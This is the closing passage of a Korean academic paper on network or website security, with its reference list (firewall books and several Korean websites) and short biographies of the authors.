[3] 이재광, 이용준, 박성열 역, Karanjit Siyank, Chris Hara. '인터넷 방화벽과 네트워크 보안', 이한출판사, pp. 165-192. 1999.

[4] Brent Chapman and Elizabath D. Zwicjy, "Building Internet Firewalls", pp. 359-365.

[5] http://www.blog.yes24.com.

[6] http://mm.blogin.com.

[7] http://www.intizen.com.


[9] http://joblog.scout.co.kr.

[10] http://www.popple.co.kr.

[11] http://www.mupmuo.com.


[12] http://www.candybar.co.kr.

저 자 소 개



홍 봉 화(종신회원)

1987년 경희대학교 전자공학과 학사.
1992년 경희대학교 전자공학과 석사.
2001년 경희대학교 전자공학과 박사.
1997년~2003년 세명대학교 컴퓨터수리정보학과 교수
2004년~현재 경희사이버대학교 정보통신학과 교수
<주관심 분야 : 컴퓨터구조, 신경회로망, 컴퓨터 네트워크 및 보안>



정 윤 돈(정회원)

1987년 경희대학교 전자공학과 학사
1992년 경희대학교 전자공학과 석사
1993년~현재 SMDPNP 대표이사
<주관심분야 : 컴퓨터그래픽, 신경회로망, 폰트메니저, 웹사이트 보안>

김 은 원(종신회원)

제37권 TE편 제1호 참조